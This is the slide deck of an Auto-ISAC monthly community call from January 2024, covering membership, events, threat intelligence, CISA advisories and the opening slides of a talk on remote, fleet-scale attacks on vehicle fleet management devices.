



# WELCOME TO AUTO-ISAC!

## *MONTHLY VIRTUAL COMMUNITY CALL*

**NOTE:** A **New Community Call invite** for Feb 2024- Jan 2025 has been sent. Please advise if you haven't received it.

January 10, 2024

**This Session will be recorded.**

*This document is Auto-ISAC Sensitive and Confidential.*

**TLP: CLEAR**



# AUTO-ISAC ANTITRUST STATEMENT

*As Members of the Auto-ISAC, we strictly comply with EU and US antitrust laws. Please do not discuss anything that your company considers commercially sensitive and/or confidential such as pricing or future product plans. A violation of any of the above-mentioned issues will result in us having to quickly terminate the meeting.*

*Finally, please remember to keep these deliberations confidential. Please do not discuss the substance of these meetings outside of this group.*






This meeting is being held at

**TLP:CLEAR**

Disclosure is not limited.

# TRAFFIC LIGHT PROTOCOL (TLP)

## VERSION 2.0 DEFINITIONS

COLOR	WHEN SHOULD IT BE USED?	HOW MAY IT BE SHARED?
<p><b>TLP:RED</b></p>  <p>Not for disclosure, restricted to participants only.</p>	<p>Sources may use TLP:RED when information cannot be effectively acted upon without significant risk for the privacy, reputation, or operations of the organizations involved. For the eyes and ears of individual recipients only, no further.</p>	<p>Recipients may not share TLP:RED information with any parties outside of the specific exchange, meeting, or conversation in which it was originally disclosed. In the context of a meeting, for example, TLP:RED information is limited to those present at the meeting. In most circumstances, TLP:RED should be exchanged verbally or in person.</p>
<p><b>TLP:AMBER+STRICT</b></p>  <p>Limited disclosure, restricted to participants' and its organization.</p>	<p>Sources may use TLP:AMBER+STRICT when information requires support to be effectively acted upon, yet carries risk to privacy, reputation, or operations if shared outside of the organization.</p>	<p>Recipients may share TLP:AMBER+STRICT information only with members of their own organization on a need-to-know basis to protect their organization and prevent further harm.</p>
<p><b>TLP:AMBER</b></p>  <p>Limited disclosure, restricted to participants' organization and its clients on a need-to-know basis.</p>	<p>Sources may use TLP:AMBER when information requires support to be effectively acted upon, yet carries risk to privacy, reputation, or operations if shared outside of the organizations involved. Note that TLP:AMBER+STRICT should be used to restrict sharing to the recipient organization only.</p>	<p>Recipients may share TLP:AMBER information with members of their own organization and its clients on a need-to-know basis to protect their organization and its clients and prevent further harm.</p>
<p><b>TLP:GREEN</b></p>  <p>Limited disclosure, restricted to the community.</p>	<p>Sources may use TLP:GREEN when information is useful to increase awareness within their wider community.</p>	<p>Recipients may share TLP:GREEN information with peers and partner organizations within their community, but not via publicly accessible channels. Unless otherwise specified, TLP:GREEN information may not be shared outside of the cybersecurity or cyber defense community.</p>
<p><b>TLP:CLEAR</b></p>  <p>Disclosure is not limited.</p>	<p>Sources may use TLP:CLEAR when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release.</p>	<p>Recipients may share this information without restriction. Information is subject to standard copyright rules.</p>

Source: <https://www.us-cert.gov/tlp>

# AGENDA

Time (ET)	Topic
11:00	<b>Welcome</b> <ul style="list-style-type: none"><li>➤ Why We're Here</li><li>➤ Expectations for This Community</li></ul>
11:05	<b>Auto-ISAC Update</b> <ul style="list-style-type: none"><li>➤ Auto-ISAC Activities</li><li>➤ Heard Around the Community</li><li>➤ Intelligence Highlights</li></ul>
11:15	<b>DHS CISA Community Update</b> <ul style="list-style-type: none"><li>➤ <b>Jeff Terra, Joint Cyber Defense Collaborative (JCDC)</b></li></ul>
11:20	<b>Featured Speaker:</b> <ul style="list-style-type: none"><li>➤ <b>Ramiro Pareja Veredas, Principal cybersecurity Consultant, IOActive</b></li><li>➤ <b>Yashin Mehaboobe, Senior cybersecurity Consultant, Xebia</b></li><li>➤ <b>Title: "Scalable Attacks on Connected Vehicles"</b></li></ul>
11:55	<b>Q&amp;A &amp; Closing Remarks</b>

# WELCOME - AUTO-ISAC COMMUNITY CALL!

**Purpose:** These monthly Auto-ISAC Community Meetings are an opportunity for you, our Members & connected vehicle ecosystem Partners, to:

- ✓ *Stay informed of Auto-ISAC activities*
- ✓ *Share information on key vehicle cybersecurity topics*
- ✓ *Learn about exciting initiatives within the automotive community from our featured speakers*

**Participants:** Auto-ISAC Members, Potential Members, Strategic Partners, Academia, Industry Stakeholders and Government – *the whole of the automotive industry*

**Classification Level:** Slides are at **TLP:CLEAR** and on our [website](#). Discussions are **TLP:GREEN** & may be shared across Auto-ISAC Community, “off the record”

**How to Connect:** For further info, questions or to add other POCs to the invite, please contact us!  
([sharmilakhadka@automotiveisac.com](mailto:sharmilakhadka@automotiveisac.com) )



# ENGAGING IN THE AUTO-ISAC COMMUNITY

## ❖ Join

- ❖ If your organization is eligible, apply for Auto-ISAC Membership
- ❖ If you aren't eligible for Membership, connect with us as a Partner
- ❖ Get engaged – *“Cybersecurity is everyone's responsibility!”*

## ❖ Participate

- ❖ Participate in monthly virtual conference calls (1<sup>st</sup> Wednesday of month)
- ❖ If you have a topic of interest, let us know!
- ❖ Engage & ask questions! *“Cybersecurity is a Team Sport!”*

**30**  
OEM Members

**21**  
Navigator  
Partners

## ❖ Share – *“If you see something, say something!”*

- ❖ Submit threat intelligence or other relevant information
- ❖ Send us information on potential vulnerabilities
- ❖ Contribute incident reports and lessons learned
- ❖ Provide best practices around mitigation techniques

**46** Supplier &  
Commercial  
Vehicle Members

**20**  
Innovator  
Partners

Membership represents **99%**  
of cars and trucks on the road in  
North America

Coordination with **26**  
critical infrastructure ISACs  
through the National Council of  
ISACs (NCI)

# 2024 BOARD OF DIRECTORS

*Thank you for your Leadership!*



**Kevin Tierney**  
*Chair of the Board of the Directors*  
**GM**



**Josh Davis**  
*Vice Chair of the Board of the Directors*  
**Toyota**



**Stephen Roberts**  
*Secretary of the Board of the Directors*  
**Honda**



**Tim Geiger**  
*Treasurer of the Board of the Directors*  
**Ford**




**Oliver Creighton**  
*Chair of the EuSC*  
**BMW**



**Andrew Hillery**  
*Chair of the CAG*  
**Cummins**



**Amine Taleb**  
*Chair of the SAG*  
**Harman**



**TBA**  
**TBA**



**Bob Kaster**  
**Bosch**



**Brian Witten**  
**Aptiv**

# AUTO-ISAC MEMBER ROSTER

AS OF JANUARY 1, 2024

76 MEMBERS + 4 PENDING

Aisin	Faurecia	Luminar	Rivian
Allison Transmission	Ferrari	Magna	Stellantis
Amazon	Flex	MARELLI	Subaru
American Axle & Manufacturing	Ford	Mazda	Sumitomo Electric
Aptiv	Garrett	Mercedes-Benz	thyssenkrupp
AT&T	General Motors (Cruise-Affiliate)	Mitsubishi Electric	Tokai Rika
AVL List GmbH	Geotab	Mitsubishi Motors	Toyota (Woven-Affiliate)
Blackberry Limited	Harman	Mobis	Valeo
BMW Group	Hitachi	Motional	Veoneer
BorgWarner	Honda	Navistar	Vitesco
Bosch (ETAS-Affiliate)	Hyundai	Nexteer Automotive Corp	Volkswagen (Cariad-Affiliate)
Bose Automotive	Infineon	Nissan	Volvo Cars
ChargePoint	Intel	NXP	Volvo Group
CNH Industrial	JTEKT	Oshkosh Corp	Waymo
Continental	Kia America, Inc.	PACCAR	Yamaha Motors
Cummins (Meritor-Affiliate)	Knorr Bremse	Panasonic (Ficosa-Affiliate)	ZF
Daimler Truck	KTM	Phinia	
Denso	Lear	Polaris	
Deere & Company	LG Electronics	Qualcomm	
e:fs TechHub GmbH	Lucid Motors	Renesas Electronics	


**Pending:** Dana Inc, Stoneridge, Jaguar Land Rover, Renault SAS



# **AUTO-ISAC BUSINESS UPDATES AND EVENTS**

- **Community Call:** Wednesday, February 7<sup>th</sup> **Time:** 11:00am – 12:00 p.m. **Speaker:** Shira Sarid-Hausirer, Upstream. **Title:** “2024 Global Automotive Cybersecurity Report: Key Findings & Insights”
- **Auto-ISAC 2<sup>nd</sup> European Summit - BMW Welt in Munich, Germany:** June 12<sup>th</sup> – June 13<sup>th</sup>. The Titanium sponsor of the 2024 event will be BMW. Stay tuned for more details on our website.
- **Auto-ISAC is Hiring!**
- **See you at SAE GIM 2024!** Josh Poster, Heather Wagner and Faye will be there next week
- **ACT Fundamental Course Block:** Online, On-Demand, Anytime, Anywhere, and by Anyone \$500/block
  - 3 Blocks: **Cybersecurity Basics** (32 hrs.) | **Security Engineering** (28 hrs.) | **Security Operations/Management** (22.5 hrs.)
  - 10% Discount for organizations signing up 30 or more students!
  - More information on [website](#)
- **ACT Advanced Courses: *ACT Now!***
  - ☐ **Cost per ADV Course:** \*\*\*\$2000 (Member Pricing), (\$2250 Non-Member Pricing) with discount code.
  - **Advanced Engineering:** January 22 - 26, 2024 **FULL**
  - **Wireless:** February 5 - 9, 2024 **OPEN**
  - **EV and EV Infrastructure:** March 4 - 8, 2024 **OPEN**
  - **Guided Attacks:** April 29 - May 4, 2024 **OPEN**
  - **CAPEX to follow | Become CASE Certified!!**

**NOTE:** A **New Community Call invite** for Feb 2024- Jan 2025 has been sent. Please advise if you haven't received it.



# **AUTO-ISAC INTELLIGENCE HIGHLIGHT**

## **RICKY BROOKS, INTELLIGENCE OFFICER**

*This document is Auto-ISAC Sensitive and Confidential.*

**TLP: CLEAR**



# AUTO-ISAC INTELLIGENCE

- Know what we track daily: [subscribe](#) to the DRIVEN; Auto-ISAC 2024 Threat Assessment for Members is complete; **TLP:GREEN** version pending.
  - **Send feedback**, intelligence, or questions to [analyst@automotiveisac.com](mailto:analyst@automotiveisac.com)
- Intelligence Notes
  - Geopolitical tensions involving Russia, China, North Korea, and Iran remain **high** with Russia-Ukraine and Israel-Hamas in crises ([Russia-Ukraine](#) <sup>1,2</sup>, [Israel-Hamas](#) <sup>3</sup>, [Iran](#) <sup>4</sup>, [China](#) <sup>5,6</sup>, [North Korea](#) <sup>7</sup>).
    - Unclear how much longer both wars will last; potential for regional expansion remains for both crises.
  - 2024 Threat Outlook
    - State-sponsored advanced persistent threats (APTS) may target business networks for cyberespionage.
    - Risk of destructive APT attacks on business networks and manufacturing systems will increase if ongoing crises/tensions escalate beyond certain thresholds.
    - Ransomware and other cybercrime (mainly data exfiltration and leaking/selling) **will** persist.
    - Technology-enabled vehicle theft and fraud (e.g., digital odometer fraud) **will** persist.
    - Other types of cyberattacks on vehicles will remain a potential threat.
    - Cyberattacks on electric vehicle charging systems may occur.

# CISA Resource Highlights

- Joint Cyber Defense Collaborative



JOINT CYBER DEFENSE  
COLLABORATIVE

Jeff Terra  
1/10/2024



- CISA, other members of the Federal government and numerous international agencies released a joint Cybersecurity Advisory (CSA) Russian FSB Cyber Actor Star Blizzard Continues Worldwide Spear-phishing Campaigns.
- The joint CSA aims to raise awareness of the specific tactics, techniques, and delivery methods used by this Russia-based threat actor group to target individuals and organizations. Known Star Blizzard techniques include:
  - Impersonating known contacts' email accounts,
  - Creating fake social media profiles,
  - Using webmail addresses from providers such as Outlook, Gmail and others, and
  - Creating malicious domains that resemble legitimate organizations

- The Federal Bureau of Investigation (FBI) and the Cybersecurity and Infrastructure Security Agency (CISA) are releasing this joint CSA to disseminate known IOCs and TTPs associated with the ALPHV Blackcat ransomware as a service (RaaS) identified through FBI investigations as recently as Dec. 6, 2023.
- This advisory provides updates to the FBI FLASH BlackCat/ALPHV Ransomware Indicators of Compromise released April 19, 2022. Since previous reporting, ALPHV Blackcat actors released a new version of the malware, and the FBI identified over 1000 victims worldwide targeted via ransomware and/or data extortion.
- Attack Tactics and Techniques include:
  - ALPHV Blackcat affiliates pose as company IT and/or helpdesk staff using phone calls or SMS messages to obtain credentials from employees to access the target network.
  - ALPHV Blackcat affiliates use compromised accounts to gain access to victims' networks

# CISA Secure by Design Alert Urges Manufacturers to Eliminate Default Passwords

- CISA published guidance on How Manufacturers Can Protect Customers by Eliminating Default Passwords as a part of our new Secure by Design (SbD) Alert series.
- This SbD Alert urges technology manufacturers to proactively eliminate the risk of default password exploitation by implementing principles one and three of the joint guidance, *Shifting the Balance of Cybersecurity Risk: Principles and Approaches for Secure by Design Software*:
  - Take ownership of customer security outcomes.
  - Build organizational structure and leadership to achieve these goals.
- By implementing these two principles in their design, development, and delivery processes, software manufactures will prevent exploitation of static default passwords in their customers' systems.

For December 2023:

- Apple Releases Multiple Security Updates
- Atlassian Releases Security Updates
- Adobe Releases Security Updates
- Apache Releases Security Updates for Struts 2
- Microsoft Releases Security Updates
- Fortinet Releases Security Updates
- Mozilla Releases Security Updates
  
- **Best practices:**
  - Leverage automatic updates for all operating systems and third-party software
  - Implement security configurations for all hardware and software assets
  - Remove unsupported or unauthorized hardware and software from systems

Please note all information provided is TLP Amber



- These advisories provide timely information about current security issues, vulnerabilities, and exploits surrounding ICS.
- For the period of 12/1/23 - 12/31/23 approximately 35 advisories have been issued.
- Affected systems include Zebra Industrial, Sierra, Johnson Controls, Mitsubishi, Schneider Electric, Siemens, Unitronics and many others.
- For current ICS advisories please check [CISA.gov](https://www.cisa.gov) regularly

Please note all information provided is TLP Amber

CISA strongly urges all organizations to reduce their exposure to cyberattacks by prioritizing timely remediation of Catalog vulnerabilities as part of their vulnerability management practice.



CISA added 11 new vulnerabilities and removed 1 previously added vulnerability to its Known Exploited Vulnerabilities (KEV) Catalog in the month of December. These types of vulnerabilities are a frequent attack vector for malicious cyber actors and pose significant risk to the federal enterprise.

Please note all information provided is TLP Amber

- ❑ CISA Homepage - <https://www.cisa.gov/>
- ❑ CISA NCAS – <https://cisa.gov/resources-tools/all-resources-tools>
- ❑ CISA Shields Up - <https://www.cisa.gov/shields-up>
- ❑ Free Cybersecurity Services and Tools - <https://www.cisa.gov/free-cybersecurity-services-and-tools>
- ❑ CISA News Room - <https://www.cisa.gov/cisa/newsroom>
- ❑ CISA Blog - <https://www.cisa.gov/blog-list>
- ❑ CISA Publications Library - <https://www.cisa.gov/publications-library>
- ❑ CISA Cyber Resource Hub - <https://www.cisa.gov/cyber-resource-hub>
- ❑ CISA Cybersecurity Directives - <https://cyber.dhs.gov/directives/>



**JOINT CYBER DEFENSE  
COLLABORATIVE**

For more information:

**cisa.gov**

Questions?

**Central@cisa.dhs.gov**

**1-888-282-0870**

**Jeff Terra**  
1/10/2024



# AUTO-ISAC COMMUNITY MEETING

## Why Do We Feature Speakers?

- ❖ These calls are an opportunity for information exchange & learning
- ❖ Goal is to educate & provide awareness around cybersecurity for the *connected vehicle*

## What Does it Mean to Be Featured?

- ❖ Perspectives across our ecosystem are shared from Members, government, academia, researchers, industry, associations and others.
- ❖ Showcase a rich & balanced variety of topics and viewpoints
- ❖ *Featured speakers are not endorsed by Auto-ISAC nor do the speakers speak on behalf of Auto-ISAC*

## How Can I Be Featured?


- ❖ If you have a topic of interest you would like to share with the broader Auto-ISAC Community, then we encourage you to contact us!

**30+**  
*Featured  
Speakers to  
date*

**7** *Best  
Practice  
Guides  
available on  
website*

**2000+**  
*Community  
Participants*





## FEATURED SPEAKER

*This document is Auto-ISAC Sensitive and Confidential.*

**TLP: CLEAR**



# MEET THE SPEAKER



**Ramiro Pareja**

**Ramiro Pareja** is Principal Security Consultant at IOActive

Ramiro has extensive experience in cybersecurity, specializing in embedded systems and SoC security. Over the last several years, Ramiro has expanded his expertise in the automotive industry, and his active automotive cybersecurity research includes successful application of hardware attacks like fault injection and side channel analysis.

If it has chips, he can break it.



**Yashin Mehaboobe**

**Yashin Mehaboobe** is a Security Consultant at Xebia

Yashin's primary areas of interest are black-box vulnerability analysis and penetration testing of common IoT devices with a focus on Internet-facing scalable attacks. He's also identified several fault injection attacks in open-source embedded software and modern microcontrollers.

# Attacking Vehicle Fleet Management Systems

January, 10, 2024

Ramiro Pareja Veredas, IOActive Inc.

Yashin Mehaboobe, Xebia



# The Current Automotive Hacking Scene

Entrepreneur

## Tesla Owners Beware: Your Car Could Get Hacked With a \$340 Device You Can Buy Online

Researcher Josep Pi Rodriguez published a white paper in August showing how two people could trick their way into Tesla Model Y with relatively accessible technology.

By [Gabrielle Bienasz](#)

September 15, 2022

SECTIONS

# NEW YORK POST

NOVEMBER 8, 2022

TECH

## Honda key fob hack could leave all vehicle models since 2012 vulnerable: reports

By [Thomas Barrabi](#)

July 12, 2022 | 4:22pm | Updated

Cyber Security News

Home Threats Cyber Attack Vulnerability Zero-Day Data Breaches What Is Training

Top 10

Home > Cyber Security News > Police Arrested Hackers Group Exploiting Keyless Technology to Steal Cars

Cyber Security News

## Police Arrested Hackers Group Exploiting Keyless Technology to Steal Cars

By [Guru](#) - October 19, 2022

# The Current Automotive Hacking Scenario

Our impressions:

- ▶ **Researchers** ⇒ want to hack cars!  
Expensive ones! (Are security researchers underpaid?)
- ▶ **Infotainments** == usual attack vector
  - ▶ (Immobilizers / keyfobs == also common attack vector)
- ▶ **Vendors** ⇒ main effort in securing infotainments

Consequence:

- ▶ **The security of many other automotive connected systems could have been neglected!**



# Our Research

- ▶ Focus on automotive embedded devices
- ▶ Permanently connected to Internet.
- ▶ No infotainments.
- ▶ Have potential to launch massive, scalable attacks.



# Massive, Scalable Attacks?

What do we mean?

- Remote attacks
- Can affect entire fleets
- Zero marginal effort/cost
- Could have a big impact




# Research Results

- ▶ Started in 2020 as a side project. Still working on it in our free time.
- ▶ >15 devices/systems tested, fully black box.
- ▶ Almost every device tested had high-impact vulnerabilities that could be exploited remotely.
- ▶ All the devices analysed are used for fleet control/management. Massive scale attacks are possible.
- ▶ No in-depth evaluations. Just enough to find “low hanging fruits”.
- ▶ None of the identified attack paths was very complex or elaborated. These are relatively simple hacks. Most of the devices were compromised in less than a week.


# Previous Presentations



ESCAR Europe 2022



Hardwear.IO Europe 2023



ASRG Secure Our Streets 2023

